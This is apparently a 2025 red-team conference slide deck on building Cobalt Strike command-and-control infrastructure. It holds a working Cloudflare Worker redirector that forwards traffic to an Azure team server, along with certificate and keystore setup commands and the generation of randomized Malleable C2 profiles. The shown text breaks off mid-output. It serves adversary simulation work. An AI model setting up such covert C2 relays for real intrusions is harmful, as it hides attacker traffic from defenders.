



**I Need a C2  
Infrastructure  
Immediately...  
As in, Yesterday!**

NIKOS VOURDAS

KYPRIANOS VASILOPOULOS

2025

# \$WHOAMI

- ▶ Senior Offensive Security Consultant based in the USA
- ▶ Adversary Simulation/Emulation
- ▶ Tiber-EU/iCAST Experienced
- ▶ OSCE3, OSCP, OSCP, CRTL, CRTO & OASP Certified
- ▶ Author: Supernova, COM-Hunter & SkyFall-Pack
- ▶ @nickvourd



# \$WHOAMI

- ▶ Chief Information Security Officer (CISO) based in Greece
- ▶ Co-Founder of @TheOffensiveX
- ▶ Adversary Simulation/Emulation
- ▶ OSCP, OSCE, PACES & CRTO
- ▶ Zyxel Networks CVE Hall of Fame
- ▶ @kavasilo




# Table of Contents

- ▶ RIP Domain Fronting
- ▶ C2 Infrastructure Standards
- ▶ Cloudflare Workers
- ▶ The Rise of the Redirector
- ▶ Team Server Configurations
- ▶ Kyle Saved My Team Server
- ▶ SkyFall-Pack Automation
- ▶ Detections
- ▶ References
- ▶ Questions

# RIP Domain Fronting

- ▶ Domain fronting is a networking technique that allows a backend server to hide its identity by using the secure connection of a trusted front-end domain.



# RIP Domain Fronting

## But One Day Unfortunately ☹️

Azure CDN from Edgio will be retired on January 15, 2025. You must migrate your workload to Azure Front Door before this date to avoid service disruption. This article provides guidance on how to migrate your workloads from Azure CDN from Edgio to Azure Front Door using Azure Traffic Manager. The migration process in this article can also be used to migrate workloads from a legacy CDN to Azure Front Door.

# RIP Domain Fronting



# C2 Infrastructure Standards

The 4 Standards of a C2 Infrastructure:

- ▶ Low-cost or affordable pricing
- ▶ OPSEC, targeted to the client's environment
- ▶ Protected Team Server
- ▶ Set up time





**NORMAL  
SERVER**



**SERVERLESS**

C2  
Infrastructure  
Standards

USING OPSEC SINCE 1250 BCE




## C2 Infrastructure Standards

# C2 Infrastructure Standards



# C2 Infrastructure Standards



## C2 Infrastructure Standards

Time == Money




## C2 Infrastructure Standards

Time == Money == Energy




# Cloudflare Workers

- ▶ A serverless computing platform provided by Cloudflare that allows developers to run JavaScript/TypeScript/Python code on their global network of data centers.
- ▶ Build and manage a Cloudflare Worker using the command-line tool named Wrangler or through Cloudflare's platform.



# Cloudflare Workers

- ▶ wrangler.jsonc
- ▶ Index.js







\* Per day

Cloudflare  
Workers

# Cloudflare Workers

`https://<worker_project_name>.<subdomain>.workers.dev/`

The screenshot shows the Cloudflare dashboard with the 'Workers & Pages' section highlighted. The page title is 'Compute Workers & Pages'. Below the title, there is a description: 'Build & deploy serverless functions, sites, and full-stack applications with Workers & Pages. Read the [Workers documentation](#) and [Pages documentation](#) to learn more.' A 'Create' button is visible. Below the description, there is a search bar for applications, a 'Filter by' dropdown set to 'Show all', and a 'Sort by' dropdown set to 'Last modified'. A list of applications is shown, with 'aws-api-cloud' highlighted. Below the application list, there is a table showing performance metrics for the last 24 hours: Requests (1.6k), Errors (3), Median CPU Time (0.7 ms), and Median Wall Time (65.5 ms). On the right side, the 'Account details' section is visible, showing 'Free' plan, 'Upgrade Plan' link, and usage statistics: 'Requests today 4 / 100,000' and 'Observability events today 1,100 / 200,000'. Below this, the 'Account ID' is shown, followed by 'Manage API tokens'. At the bottom, the 'Compute setting' is set to 'Global'.

Compute  
**Workers & Pages**

Build & deploy serverless functions, sites, and full-stack applications with Workers & Pages. Read the [Workers documentation](#) and [Pages documentation](#) to learn more.

Search applications

Filter by  Sort by

[aws-api-cloud](#)

Last 24 hrs			
Requests	Errors	Median CPU Time	Median Wall Time
1.6k	3	0.7 ms	65.5 ms

Last modified 2 minutes ago

Account details **Free** [Upgrade Plan](#)  
12:00AM Tue (UTC) - 1:59AM Tue (UTC)

Requests today 4 / 100,000

Observability events today 1,100 / 200,000

Account ID

[Manage API tokens](#)

[workers.dev](#) [Change](#)

Compute setting [Global](#) [Change](#)

# Cloudflare Workers

► wrangler.jsonc

```
{
  "$schema": "node_modules/wrangler/config-schema.json",
  "name": "aws-api-cloud",
  "main": "src/index.js",
  "compatibility_date": "2025-03-13",
  "workers_dev": true,
  "observability": {
    "enabled": true
  },
  "vars": {
    "TEAMSERVER": "https://nickvourd.eastus2.cloudapp.azure.com/",
    "REDIRECTOR": "https://aws-api-cloud.nickvourd.workers.dev/"
  }
}
```

## ► index.js

```
// Listen for incoming fetch events
addEventListener('fetch', event => {
  // Respond with the result of the handleRequest function
  event.respondWith(handleRequest(event))
})

async function handleRequest(event) {
  // Get the incoming request object
  const incomingRequest = event.request

  // Clone the incoming request to preserve the body for forwarding
  const clonedIncomingRequest = incomingRequest.clone()

  // Extract the path from the incoming request URL by removing the REDIRECTOR
  const requestPath = incomingRequest.url.replace(REDIRECTOR, "")

  // Construct the target URL by appending the path to the TEAMSERVER base URL
  const targetUrl = TEAMSERVER + requestPath


  try {
    // Check if the incoming request is a POST request
    if (incomingRequest.method === 'POST') {
      // Forward the POST request to the target URL with the same headers and body
      const forwardResponse = await fetch(targetUrl, {
        method: 'POST',
        headers: incomingRequest.headers,
        body: clonedIncomingRequest.body,
      })

      // Return the forwarded response
      return forwardResponse
    }
    // Check if the incoming request is a GET request
    else if (incomingRequest.method === 'GET') {
      // Forward the GET request to the target URL with the same headers
      const forwardResponse = await fetch(targetUrl, {
        method: 'GET',
        headers: incomingRequest.headers,
      })

      // Return the forwarded response
      return forwardResponse
    }
    // Handle other HTTP methods that are not allowed (Forbidden)
    else {
      return new Response('Forbidden', { status: 403 })
    }
  } catch (error) {
    // If there is an error, return a 500 response with an error message
    return new Response('Error forwarding request', { status: 500 })
  }
}
```

# Cloudflare Workers


# The Rise of the Redirector




```
sudo apt install npm -y
```



```
brew install node wrangler
```



```
npm exec wrangler login
```



# The Rise of the Redirector

# The Rise of the Redirector

```
npm create cloudflare -y
```



```
Create an application with Cloudflare Step 1 of 3
In which directory do you want to create your application?
dir ./aws-api-cloud

What would you like to start with?
category Hello world example

Which template would you like to use?
type Hello World Worker

Which language do you want to use?
lang JavaScript

Copying template files
files copied to project directory

Updating name in 'package.json'
updated 'package.json'

Installing dependencies
installed via 'npm install'

Application created

Configuring your application for Cloudflare Step 2 of 3

Installing wrangler A command line tool for building Cloudflare Workers
installed via 'npm install wrangler --save-dev'

Retrieving current workerd compatibility date
compatibility date 2025-03-12

Do you want to use git for version control?
yes git

Initializing git repo
initialized git

Committing new files
git commit

Application configured

Deploy with Cloudflare Step 3 of 3

Do you want to deploy your application?
yes deploy via 'npm run deploy'

Logging into Cloudflare checking authentication status
logged in

Selecting Cloudflare account retrieving accounts
account Account

> aws-api-cloud@0.0.0 deploy
> wrangler deploy
```

```
Cloudflare collects anonymous telemetry about your usage of Wrangler. Learn more at https://github.com/cloudflare/workers-sdk/tree/main/packages/wrangler/telemetry.md

📦 wrangler 3.114.1

Total Upload: 0.19 KiB / gzip: 0.16 KiB
No bindings found.
Unloaded aws-api-cloud (1.58 sec)
Deployed aws-api-cloud triggers (0.61 sec)
https://aws-api-cloud.nickvourd.workers.dev
Current Version ID:
Waiting for DNS to propagate. This might take a few minutes.
DNS propagation complete.

Waiting for deployment to become available
timed out while waiting for https://aws-api-cloud.nickvourd.workers.dev - try accessing it in a few minutes.

Done

🎉 SUCCESS Application deployed successfully!

🔗 View Project
Visit: https://aws-api-cloud.nickvourd.workers.dev
Dash: https://dash.cloudflare.com/?to=/:account/workers/services/view/aws-api-cloud

🛠 Continue Developing
Change directories: cd aws-api-cloud
Start dev server: npm run start
Deploy again: npm run deploy


📖 Explore Documentation
https://developers.cloudflare.com/workers

🐛 Report an Issue
https://github.com/cloudflare/workers-sdk/issues/new/choose

👤 Join our Community
https://discord.cloudflare.com
```

# The Rise of the Redirector





# The Rise of the Redirector

# The Rise of the Redirector

```
npm exec wrangler deploy
```



```
[nickvourd@Nikos-MacBook-Pro aws-api-cloud % vim wrangler.jsonc
[nickvourd@Nikos-MacBook-Pro aws-api-cloud % vim src/index.js
[nickvourd@Nikos-MacBook-Pro aws-api-cloud % npm exec wrangler deploy

🌩 wrangler 4.0.0
-----

Total Upload: 1.24 KiB / gzip: 0.51 KiB
Your worker has access to the following bindings:
- Vars:
  - TEAMSERVER: "https://nickvourd.eastus2.cloudapp.azure.com/"
  - REDIRECTOR: "https://aws-api-cloud.nickvourd.workers.dev/"
Uploaded aws-api-cloud (1.39 sec)
Deployed aws-api-cloud triggers (0.24 sec)
  https://aws-api-cloud.nickvourd.workers.dev
Current version ID: [REDACTED]
nickvourd@Nikos-MacBook-Pro aws-api-cloud %
```

Home > teamserver > teamserver-ip

## teamserver-ip | Configuration

Public IP address

Search Save Discard Refresh

- Overview
- Activity log
- Access control (IAM)
- Tags
- Settings
  - Configuration**
  - Properties
  - Locks
- Monitoring
- Automation
- Help

IP address assignment  
Static

IP address [redacted]

Idle timeout (minutes) [slider] 4

DNS name label (optional) [text input: nickvound] [dropdown: eastus2.cloudapp.azure.com]

**Information:** You can use the IP address as your 'A' DNS record or DNS label as your 'CNAME' record. [Learn more about adding a custom domain to this IP address.](#)

Alias record sets  
Create an alias record in Azure DNS. [Learn more.](#)  
[+ Create alias record](#)


Subscription	DNS zone	Name	Type	TTL
No results.				

**Need help?**  
[Using custom domains with your IP address.](#)  
[Secure a web server on a Linux Virtual Machine with TLS/SSL.](#)

# Team Server Configurations

# Team Server Configurations

```
snap install certbot --classic
```



```
certbot certonly -d <fqdn> --standalone --non-interactive --register-unsafely-without-email --agree-tos
```

# Team Server Configurations


```
eamserver: /opt/cobaltstrike/server — ssh nickvourd@nickvourd.eastus2.cloudapp.azure.com -i teamserver_key.pem /opt/cobaltstrike — -zsh
root@teamserver:/opt/cobaltstrike/server# snap install certbot --classic
certbot 3.3.0 from Certbot Project (certbot-eff~) installed
root@teamserver:/opt/cobaltstrike/server# certbot certonly -d nickvourd.eastus2.cloudapp.azure.com --standalone --non-interactive --register-unsafely-without-email --agree-tos
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Account registered.
Requesting a certificate for nickvourd.eastus2.cloudapp.azure.com

Successfully received certificate.
Certificate is saved at: /etc/letsencrypt/live/nickvourd.eastus2.cloudapp.azure.com/fullchain.pem
Key is saved at: /etc/letsencrypt/live/nickvourd.eastus2.cloudapp.azure.com/privkey.pem
This certificate expires on 2025-06-13.
These files will be updated when the certificate renews.
Certbot has set up a scheduled task to automatically renew this certificate in the background.

-----
If you like Certbot, please consider supporting our work by:
  * Donating to ISRG / Let's Encrypt: https://letsencrypt.org/donate
  * Donating to EFF: https://eff.org/donate-le
-----
root@teamserver:/opt/cobaltstrike/server#
```

# Team Server Configurations

```
openssl pkcs12 -inkey privkey.pem -in fullchain.pem -export -out <filename>.pkcs12
```



```
eamserver: /opt/cobaltstrike/server — ssh nickvourd@nickvourd.eastus2.cloudapp.azure.com -i teamserver_key.pem
root@teamserver:/opt/cobaltstrike/server# cp /etc/letsencrypt/live/nickvourd.eastus2.cloudapp.azure.com/privkey.pem .
root@teamserver:/opt/cobaltstrike/server# cp /etc/letsencrypt/live/nickvourd.eastus2.cloudapp.azure.com/fullchain.pem .
root@teamserver:/opt/cobaltstrike/server# openssl pkcs12 -inkey privkey.pem -in fullchain.pem -export -out nickvourd.pkcs12
Enter Export Password:
Verifying - Enter Export Password:
root@teamserver:/opt/cobaltstrike/server# ls -la nickvourd.pkcs12
-rw----- 1 root root 2800 Mar 15 17:30 nickvourd.pkcs12
root@teamserver:/opt/cobaltstrike/server#
```

# Team Server Configurations

```
keytool -importkeystore -srckeystore <filename_of_pkcs12>.pkcs12 -srcstoretype pkcs12 -destkeystore <filename_keystore>.store
```



```
...eamserver: /opt/cobaltstrike/server — ssh nickvourd@nickvourd.eastus2.cloudapp.azure.com -l teamserver_key.pem /opt/cobaltstrike — -zsh
root@teamserver:/opt/cobaltstrike/server# keytool -importkeystore -srckeystore nickvourd.pkcs12 -srcstoretype pkcs12 -destkeystore nickvourd.store
Importing keystore nickvourd.pkcs12 to nickvourd.store...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias 1 successfully imported.
Import command completed: 1 entries successfully imported, 0 entries failed or cancelled
root@teamserver:/opt/cobaltstrike/server#
```

# Team Server Configurations

The screenshot shows the GitHub interface for the repository `random_c2_profile`, which is a fork of `threatexpress/random_c2_profile`. The repository is public and has 14 stars and 1 fork. The current branch is `main`, and it is 20 commits ahead of the upstream branch. The commit history shows a recent commit by `nickvourd` titled "Set smartinject and amsi\_disable to false". The file list includes `core`, `output`, `templates`, `.gitignore`, `LICENSE`, `Pipfile`, `Pipfile.lock`, `random_c2profile.py`, and `readme.md`. The repository description is "Cobalt Strike random C2 Profile generator". The README section is visible at the bottom, showing the title "Random C2 Profile Generator" and the description "Cobalt Strike random C2 Profile generator".

File	Commit Message	Time
core	Update variables.py	8 months ago
output	initial	4 years ago
templates	Set smartinject and amsi_disable to false	yesterday
.gitignore	initial	4 years ago
LICENSE	initial	4 years ago
Pipfile	Update Pipfile	2 weeks ago
Pipfile.lock	fix for issue threatexpress#12	3 years ago
random_c2profile.py	add ability to load custom profile template	3 years ago
readme.md	Add contributor details to README	yesterday

- ▶ Project: `random_c2_profile`
- ▶ Original Author: Joe vest (@joevest)
- ▶ Original Repo:  
[https://github.com/threatexpress/random\\_c2\\_profile](https://github.com/threatexpress/random_c2_profile)
- ▶ Modified Repo:  
[https://github.com/nickvourd/random\\_c2\\_profile](https://github.com/nickvourd/random_c2_profile)



```

root@teamsrvr:/opt# git clone https://github.com/nickvourd/random_c2_profile.git
Cloning into 'random_c2_profile'...
remote: Enumerating objects: 149, done.
remote: Counting objects: 100% (52/52), done.
remote: Compressing objects: 100% (39/39), done.
remote: Total 149 (delta 24), reused 14 (delta 13), pack-reused 97 (from 1)
Receiving objects: 100% (149/149), 182.78 KiB | 7.91 MiB/s, done.
Resolving deltas: 100% (82/82), done.
root@teamsrvr:/opt# cd random_c2_profile/
root@teamsrvr:/opt/random_c2_profile# pipenv --python 3.12
Creating a virtualenv for this project...
Pipfile: /opt/random_c2_profile/Pipfile
Using /usr/bin/python3 (3.12.3) to create virtualenv...
  Creating virtual environment...created virtual environment CPython3.12.3.final.0-64 in 263ms
  creator CPython3Posix(dest=/root/.local/share/virtualenvs/random_c2_profile-jqm50Q2Y, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=/root/.local/share/virtualenv)
  added seed packages: pip==24.0
  activators BashActivator, CShellActivator, FishActivator, NushellActivator, PowerShellActivator, PythonActivator

✓ Successfully created virtual environment!
Virtualenv location: /root/.local/share/virtualenvs/random_c2_profile-jqm50Q2Y
root@teamsrvr:/opt/random_c2_profile# pipenv install
Pipfile.lock (81d81e) out of date, updating to (a84f58)...
Locking [packages] dependencies...
Building requirements...
Resolving dependencies...
✓ Success!
Locking [dev-packages] dependencies...
Updated Pipfile.lock (ee6fc3c43c4728688ee68dd52c94835b1cc32cf0ba4e8292ebd5264f3da84f58)!
Installing dependencies from Pipfile.lock (a84f58)...
To activate this project's virtualenv, run pipenv shell.
Alternatively, run a command inside the virtualenv with pipenv run.
root@teamsrvr:/opt/random_c2_profile# pipenv shell
Launching subshell in virtual environment...
root@teamsrvr:/opt/random_c2_profile# . /root/.local/share/virtualenvs/random_c2_profile-jqm50Q2Y/bin/activate
(random_c2_profile) root@teamsrvr:/opt/random_c2_profile# python
python          python3          python3-config  python3.12      python3.12-config  pythoncalls-bpfcc  pythonflow-bpfcc  pythongc-bpfcc  pythonstat-bpfcc
(random_c2_profile) root@teamsrvr:/opt/random_c2_profile# python3 random_c2profile.py
/opt/random_c2_profile/random_c2profile.py:1: SyntaxWarning: invalid escape sequence '\.'
  banner = '''
/opt/random_c2_profile/core/html_content.py:98: SyntaxWarning: invalid escape sequence '\['
  ...
/opt/random_c2_profile/core/html_content.py:149: SyntaxWarning: invalid escape sequence '\*'
  ...
/opt/random_c2_profile/core/html_content.py:168: SyntaxWarning: invalid escape sequence '\['
  ...
/opt/random_c2_profile/core/html_content.py:172: SyntaxWarning: invalid escape sequence '\['
  ...
/opt/random_c2_profile/core/html_content.py:277: SyntaxWarning: invalid escape sequence '\.'
  ...

=====
Random C2 Profile
Cobalt Strike random C2 Profile generator
Joe Vest (@joevest) - 2021
=====

[*] Generating Cobalt Strike Malleable C2 Profile
  Version : 4.7
  template: templates/default_c2profile_template.jinja
[*] Done. Don't forget to validate with c2lint.
[*] Profile saved to output/VXAAAVLR.profile
(random_c2_profile) root@teamsrvr:/opt/random_c2_profile#

```

# Team Server Configurations

```
root@teamsrvr:/opt# git clone https://github.com/nickvourd/random_c2_profile.git
```

```
Cloning into 'random_c2_profile'...
remote: Enumerating objects: 149, done.
remote: Counting objects: 100% (52/52), done.
remote: Compressing objects: 100% (39/39), done.
remote: Total 149 (delta 24), reused 14 (delta 13), pack-reused 97 (from 1)
Receiving objects: 100% (149/149), 182.78 KiB | 7.91 MiB/s, done.
Resolving deltas: 100% (82/82), done.
```

```
root@teamsrvr:/opt# cd random_c2_profile/
root@teamsrvr:/opt/random_c2_profile# pipenv --python 3.12
```

```
Creating a virtualenv for this project...
Pipfile: /opt/random_c2_profile/Pipfile
```

```
Using /usr/bin/python3 (3.12.3) to create virtualenv...
```

```
Creating virtual environment...created virtual environment CPython3.12.3.final.0-64 in 263ms
